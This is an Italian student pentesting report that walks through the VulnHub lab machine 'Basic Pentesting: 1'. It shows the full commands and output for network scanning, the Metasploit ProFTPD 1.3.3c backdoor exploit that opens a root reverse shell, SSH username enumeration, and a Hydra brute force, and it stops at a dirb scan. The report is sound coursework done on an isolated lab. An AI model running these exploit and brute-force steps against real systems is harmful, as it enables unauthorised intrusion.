

# **Progettazione di Sistemi Sicuri**

Giuseppe Fantone

MAT. 810459


## **BASIC PENTESTING: 1**

A.A. 2024-2025

# BASIC PENTESTING: 1

Download: [Basic Pentesting: 1 ~ VulnHub](#)

L'obiettivo è quello di acquisire l'accesso root alla macchina attraverso qualsiasi mezzo disponibile. Lo stato della macchina all'avvio è il seguente:




La macchina è bloccata da un login. Il nome utente dell'account che compare è "marlinspike", di cui non si conosce la password corrispondente.


# KALI LINUX

È stata utilizzata una macchina virtuale con Kali Linux su VirtualBox per effettuare l'attacco. Entrambe le macchine sono state impostate su una rete "solo host".

Csec (macchina target):



Kali:



# METHOD


- Network scanning (netdiscover)
- Port scanning (nmap)
- Username enumeration (metasploit)
- Password cracking (hydra)
- Server web directories brute forcing (dirb)
- Reverse shell (metasploit)
- Hash cracking (john the ripper)
- Privilege escalation

# Scansione della rete

Netdiscover (Network Discover) è uno strumento incluso in Kali Linux utilizzato per il rilevamento di dispositivi in una rete. Funziona tramite ARP scan per identificare IP e MAC dei dispositivi che si trovano nella stessa subnet della macchina che esegue tale comando.

Comando: **netdiscover**

Risultato:

A screenshot of a terminal window showing the output of the netdiscover command. The output includes a header line, a summary line, and a table of discovered hosts. A red arrow points to the IP address 192.168.56.103 in the table.

```
Currently scanning: 192.168.70.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:15	1	60	Unknown vendor
192.168.56.100	08:00:27:f3:0f:67	1	60	PCS Systemtechnik GmbH
192.168.56.103	08:00:27:98:50:60	2	120	PCS Systemtechnik GmbH

L'IP della macchina target è **192.168.56.103** considerando che gli altri IP mostrati nel risultato sono IP noti (il secondo è l'IP del DHCP).

A questo punto è possibile effettuare la scansione dei servizi attivi sulla macchina target.

# Scansione delle porte

Nmap (Network Mapper) è uno strumento per la scansione e la ricognizione di reti. Utile per raccogliere informazioni sui dispositivi connessi e identificare potenziali vulnerabilità.

Comando: ***nmap -p- -A 192.168.56.103***

‘-p-’ indica che verranno scansionate tutte le porte mentre ‘-A’ è usato per effettuare una scansione aggressiva. Successivamente si è indicato l’indirizzo IP della macchina target (identificato alla pagina precedente).

Risultato:

```
(kali@kali)-[~]
$ sudo nmap -p- -A 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 16:29 CET
Nmap scan report for 192.168.56.103
Host is up (0.0018s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http_server_header: Apache/2.4.18 (Ubuntu)
|_http_title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:98:50:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1 1.83 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.83 seconds
```

I servizi risultati attivi sulla macchina al momento della scansione sono 3, rispettivamente alla porta: **21** (ftp), **22** (ssh) e **80** (http).

Come mostrato nelle parti evidenziate, è possibile anche venire a conoscenza del sistema operativo della macchina target.

Sistema operativo rilevato: ***Ubuntu***

# PORTA 21: FTP

La porta 21 è utilizzata dal protocollo **FTP (File Transfer Protocol)**, un protocollo standard per il trasferimento di file tra un client e un server su una rete TCP/IP. Come si può notare dalla precedente immagine, la versione associata a questo servizio è “**ProFTPD 1.3.3c**”. Questa versione è vulnerabile a causa della presenza di una [backdoor](#).

Lo sfruttamento della suddetta vulnerabilità è stato compiuto tramite l'utilizzo di Metasploit, un framework progettato per il pen-testing che consente di identificare, sfruttare e testare vulnerabilità nei sistemi informatici. Per questo scopo si è selezionato all'interno del framework un modulo dedicato allo sfruttamento di questa vulnerabilità.

Comando: ***search ProFTPD 1.3.3C + use 0***

***“Search” permette la ricerca tra i moduli, “use” permette di selezionare il modulo desiderato.***

Risultato:



```
msf6 > search ProFTPD 1.3.3c
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

```
msf6 > use 0  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

A questo punto, affinché l'attacco avesse potuto avere luogo, è stato necessario selezionare un **payload** e impostare correttamente alcuni **parametri**.

Il payload è il contenuto effettivo di un attacco informatico. È la parte dell'attacco progettata per svolgere un'azione dannosa.

Per visualizzare i parametri attualmente impostati si fa uso del seguente comando:

Comando: **Options**

Risultato:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Device		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
0	Automatic

In riferimento ai parametri “required” (evidenziati in rosso) si nota l’assenza di un valore per il parametro “**RHOST**”, vale a dire un valore corrispondente all’**IP della macchina target** a cui consegnare l’attacco. “**RPORT**” è impostato di default con la porta standard su cui è attivo il servizio FTP, ovvero la porta “21”.

Per impostare “**RHOST**” è stato eseguito il seguente comando:

Comando: **Set RHOST 192.168.56.103**

“Set” permette di assegnare valori ai parametri, “RHOST” indica il parametro a cui assegnare il valore, successivamente si determina il valore da assegnare “192.168.56.103” (IP della macchina target).

Risultato:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
```

Per cercare e selezionare il tipo di payload da utilizzare:

Comando: **show payloads + set cmd/unix/reverse**

La prima istruzione permette di mostrare a schermo tutti i payload possibilmente utilizzabili, mentre la seconda è utilizzata per impostare il payload desiderato.



In questo specifico caso il payload “**cmd/unix/reverse**” permette di ottenere una **reverse shell** su un sistema Unix/Linux compromesso. Una **reverse shell** è un tipo di connessione in cui il sistema compromesso si collega attivamente alla macchina dell’attaccante, la quale rimane “in ascolto” su una specifica porta in attesa della connessione da parte della macchina target.

Risultato:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  payload/cmd/unix/adduser                  normal         No    No      Add user with useradd
1  payload/cmd/unix/bind_perl               normal         No    No      Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6          normal         No    No      Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                 normal         No    No      Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                  normal         No    No      Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl normal         No    No      Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl            normal         No    No      Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl        normal         No    No      Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet normal         No    No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
```

A seguito della selezione del payload è stato nuovamente eseguito il comando **options** visto in precedenza, con lo scopo di ricontrollare la correttezza dei parametri o l’eventuale assenza di valori in nuovi parametri prima che l’attacco venga eseguito.

Risultato:

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      The local client address
CPORT     The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST     The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic
```

I campi “**RHOST**” e “**RPORT**” visti in precedenza appaiono correttamente impostati, ma si nota la presenza del parametro “**LHOST**” (anch’esso

“required”) non impostato su alcun valore. Questo parametro è riferito al valore dell’**indirizzo IP** della **macchina** da cui partirà l’**attacco** (in questo caso la macchina “kali”), con valore “**192.168.56.101**”.

“**LPORT**” fa invece riferimento alla **porta** che la **macchina attaccante** utilizza per restare “**in ascolto**” in attesa di ricevere la richiesta di connessione dalla macchina target, settata di default con valore “**4444**”.

Si è proseguito con il setting del valore al parametro mancante “**LHOST**”:

Comando: **set LHOST 192.168.56.101**

Risultato:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

Considerando che da questo momento tutti i parametri “required” risultano impostati correttamente è stato possibile avanzare con la **fase di attacco**, nonché con lo **sfruttamento** della **vulnerabilità** vista in precedenza tramite l’invio del **payload** precedentemente selezionato.

Per fare ciò si utilizza il seguente comando di Metasploit:

Comando: **exploit**

Risultato:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.103:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VCJipa0r810s97Ae;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.103:57046) at 2025-01-14 09:25:34 +0100

Shell Banner:
VCJipa0r810s97Ae
_____
whoami
root
```

L'accesso alla **macchina target** con **reverse shell** si è verificato. Digitando "**whoami**" si ottiene il valore "**root**", indicando che sulla macchina target si sta operando come l'**utente amministrativo principale** del sistema, comportando un elevato rischio di sicurezza dal momento che l'utente root possiede **privilegi totali**.

# PORTA 22: SSH


La porta 22 è utilizzata dal protocollo **SSH (Secure SHell)**, un protocollo standard che viene utilizzato principalmente per consentire di connettersi in modo sicuro a un altro dispositivo o server, anche su reti non sicure ed eseguire comandi senza avere accesso fisico alla macchina.

**Searchsploit** è uno strumento incluso nel progetto **Exploit-DB**, utilizzato per cercare exploit pubblici relativi a vulnerabilità specifiche e consente di effettuare ricerche nel database locale di Exploit-DB direttamente dal terminale.

Comando: ***searchsploit OpenSSH 7.2p2***

“searchsploit” è il comando principale che richiama lo strumento, “OpenSSH” è il nome del software per cui cercare vulnerabilità, “7.2p2” rappresenta la versione specifica del software, identificata in precedenza con nmap.

Risultato:



```
~$ searchsploit OpenSSH 7.2p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45218.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

Shellcodes: No Results

La versione di **OpenSSH 7.2p2** installata sulla macchina target risulta vulnerabile ad un attacco di tipo [Username Enumeration](#).

È stata compiuta una ricerca all'interno di Metasploit per identificare un **modulo** dedicato che possa essere utilizzato per testare la medesima vulnerabilità.

La ricerca è stata eseguita utilizzando il comando seguente:

Comando: **search openssh**

“search” è il comando utilizzato per cercare moduli nel database di Metasploit, “openssh” indica che si stanno cercando moduli correlati a OpenSSH.

Risultato:

```
smsf6 > search openssh
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	post/windows/manage/forward_pageant		normal	No	Forward SSH Agent Requests To Remote Pageant
1	post/windows/manage/install_ssh		normal	No	Install OpenSSH for Windows
2	post/multi/gather/ssh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
3	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
4	exploit/windows/local/unquoted_service_path	2001-10-25	great	Yes	Windows Unquoted Service Path Privilege Escalation

Il **modulo** numero **3** è quello che esegue l'**enumerazione degli username**, per cui verrà selezionato utilizzando il comando **use** seguito da **options** per visualizzare i settaggi correnti dei parametri:

Comando: **use 3 + options**

Risultato:

```
msf6 auxiliary(scanner/ssh/ssh_version) > use 3
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options
```

Module options (auxiliary/scanner/ssh/ssh_enumusers):			
Name	Current Setting	Required	Description
CHECK_FALSE	true	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME		no	Single username to test (username spray)
USER_FILE		no	File containing usernames, one per line

Auxiliary action:

Name	Description
Malformed Packet	Use a malformed packet

Sono stati configurati i parametri indicati dalle frecce, ovvero:

- **RHOST**: rappresenta l'**host remoto** (la macchina target) su cui si intende eseguire l'attacco. Il valore atteso è il suo **indirizzo IP**.
- **USER\_FILE**: si riferisce al **file** contenente una **lista** di possibili **username** che verrà utilizzato nella fase di attacco per effettuare il tentativo di **enumerazione degli username**. Il file deve essere composto unicamente da username, **uno per ogni riga**.

Per impostare i valori ai due parametri:

Comando: **set RHOST 192.168.56.103 + set USER\_FILE /usr/share/wordlists/metasploit/unix\_users.txt**

Risultato:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
```

Il percorso indicato nel secondo comando punta ad un file contenente un elenco predefinito di username comuni utilizzati nei sistemi Unix/Linux, come **account di sistema** (root, admin...), **utenti generici** (test, guest, user...) e **account specifici di servizi** (postgres, mysql...). Verranno testati durante l'attacco in modo tale da ottenere in output gli username testati che effettivamente esistono sul sistema target.

Per lanciare l'attacco, impostato con i parametri selezionati, e ottenere gli username è stato fatto uso del comando:

Comando: **run**

Risultato:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.56.103:22 - SSH - Using malformed packet technique
[*] 192.168.56.103:22 - SSH - Checking for false positives
[*] 192.168.56.103:22 - SSH - Starting scan
[+] 192.168.56.103:22 - SSH - User '_apt' found
[+] 192.168.56.103:22 - SSH - User 'avahi' found
[+] 192.168.56.103:22 - SSH - User 'avahi-autoipd' found
[+] 192.168.56.103:22 - SSH - User 'backup' found
[+] 192.168.56.103:22 - SSH - User 'bin' found
[+] 192.168.56.103:22 - SSH - User 'colord' found
[+] 192.168.56.103:22 - SSH - User 'daemon' found
[+] 192.168.56.103:22 - SSH - User 'dnsmasq' found
[+] 192.168.56.103:22 - SSH - User 'games' found
[+] 192.168.56.103:22 - SSH - User 'gnats' found
[+] 192.168.56.103:22 - SSH - User 'hplip' found
[+] 192.168.56.103:22 - SSH - User 'irc' found
[+] 192.168.56.103:22 - SSH - User 'kernoops' found
[+] 192.168.56.103:22 - SSH - User 'lightdm' found
[+] 192.168.56.103:22 - SSH - User 'list' found
```

```
[+] 192.168.56.103:22 - SSH - User 'lp' found
[+] 192.168.56.103:22 - SSH - User 'mail' found
[+] 192.168.56.103:22 - SSH - User 'man' found
[+] 192.168.56.103:22 - SSH - User 'messagebus' found
[+] 192.168.56.103:22 - SSH - User 'mysql' found
[+] 192.168.56.103:22 - SSH - User 'news' found
[+] 192.168.56.103:22 - SSH - User 'nobody' found
[+] 192.168.56.103:22 - SSH - User 'proxy' found
[+] 192.168.56.103:22 - SSH - User 'pulse' found
[+] 192.168.56.103:22 - SSH - User 'root' found
[+] 192.168.56.103:22 - SSH - User 'rtkit' found
[+] 192.168.56.103:22 - SSH - User 'saned' found
[+] 192.168.56.103:22 - SSH - User 'speech-dispatcher' found
[+] 192.168.56.103:22 - SSH - User 'sshd' found
[+] 192.168.56.103:22 - SSH - User 'sync' found
[+] 192.168.56.103:22 - SSH - User 'sys' found
[+] 192.168.56.103:22 - SSH - User 'syslog' found
[+] 192.168.56.103:22 - SSH - User 'systemd-bus-proxy' found
[+] 192.168.56.103:22 - SSH - User 'systemd-network' found
[+] 192.168.56.103:22 - SSH - User 'systemd-resolve' found
[+] 192.168.56.103:22 - SSH - User 'systemd-timesync' found
[+] 192.168.56.103:22 - SSH - User 'usbmux' found
[+] 192.168.56.103:22 - SSH - User 'uucp' found
[+] 192.168.56.103:22 - SSH - User 'uuid' found
[+] 192.168.56.103:22 - SSH - User 'whoopsie' found
[+] 192.168.56.103:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Come mostrato nelle immagini, sono stati restituiti tutti gli username per cui c'è stato un riscontro positivo. All'interno dell'output si nota la presenza dell'username "**root**", che presumibilmente appartiene ad un account root con **privilegi elevati**.

È stato quindi condotto un attacco **brute force** tramite **Hydra**, uno strumento open-source progettato per effettuare attacchi di forza bruta su diversi protocolli e servizi di autenticazione. È stata testata ogni password contenuta nel file fornito al programma finché l'accesso con l'username "root" verrà eseguito con successo, identificando di conseguenza la password associata all'account.

Comando: **hydra -l root -p /usr/share/wordlists/rockyou.txt -t 20 ssh://192.168.56.103**

- "hydra" è il comando principale per eseguire lo strumento Hydra
- "-l root" specifica il nome utente da utilizzare per il tentativo di accesso. In questo caso "root"
- "-p /usr/share/wordlists/rockyou.txt" indica il file contenente la lista di password da utilizzare per effettuare l'attacco di forza bruta. "Rockyou.txt" è un famoso dizionario di password contenente milioni di password comunemente utilizzate, derivato da un database trapelato.
- "-t 20" specifica il numero di thread da utilizzare contemporaneamente. L'opzione multithread consente di accelerare il processo effettuando 20 tentativi simultanei.
- "ssh://192.168.56.103" indica il protocollo di autenticazione (ssh) e l'indirizzo del target (192.168.56.103). Questo significa che si tenterà di accedere al servizio SSH in esecuzione all'indirizzo IP specificato.

Risultato:

```
$ hydra -l root -p /usr/share/wordlists/rockyou.txt -t 20 ssh://192.168.56.103
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-14 11:52:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tries (l:1/p:14344399), ~717220 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 14344223 to do in 1328:11h, 16 active
[STATUS] 140.00 tries/min, 420 tries in 00:03h, 14343983 to do in 1707:38h, 16 active
[STATUS] 113.57 tries/min, 795 tries in 00:07h, 14343609 to do in 2104:56h, 15 active
```

L'attacco è terminato senza restituire alcun risultato sulla password dell'account "root".



# PORTA 80: SERVER WEB SCANNING

**DIRB** è uno strumento utilizzato per eseguire il **brute-forcing** di directory e file che si trovano su un server web. Funziona inviando richieste HTTP al target cercando percorsi noti o nascosti (come **/admin** o **/backup**) sulla base di un elenco di parole (wordlist). È usato per identificare risorse potenzialmente esposte o mal configurate.

Comando: ***dirb http://192.168.56.103***

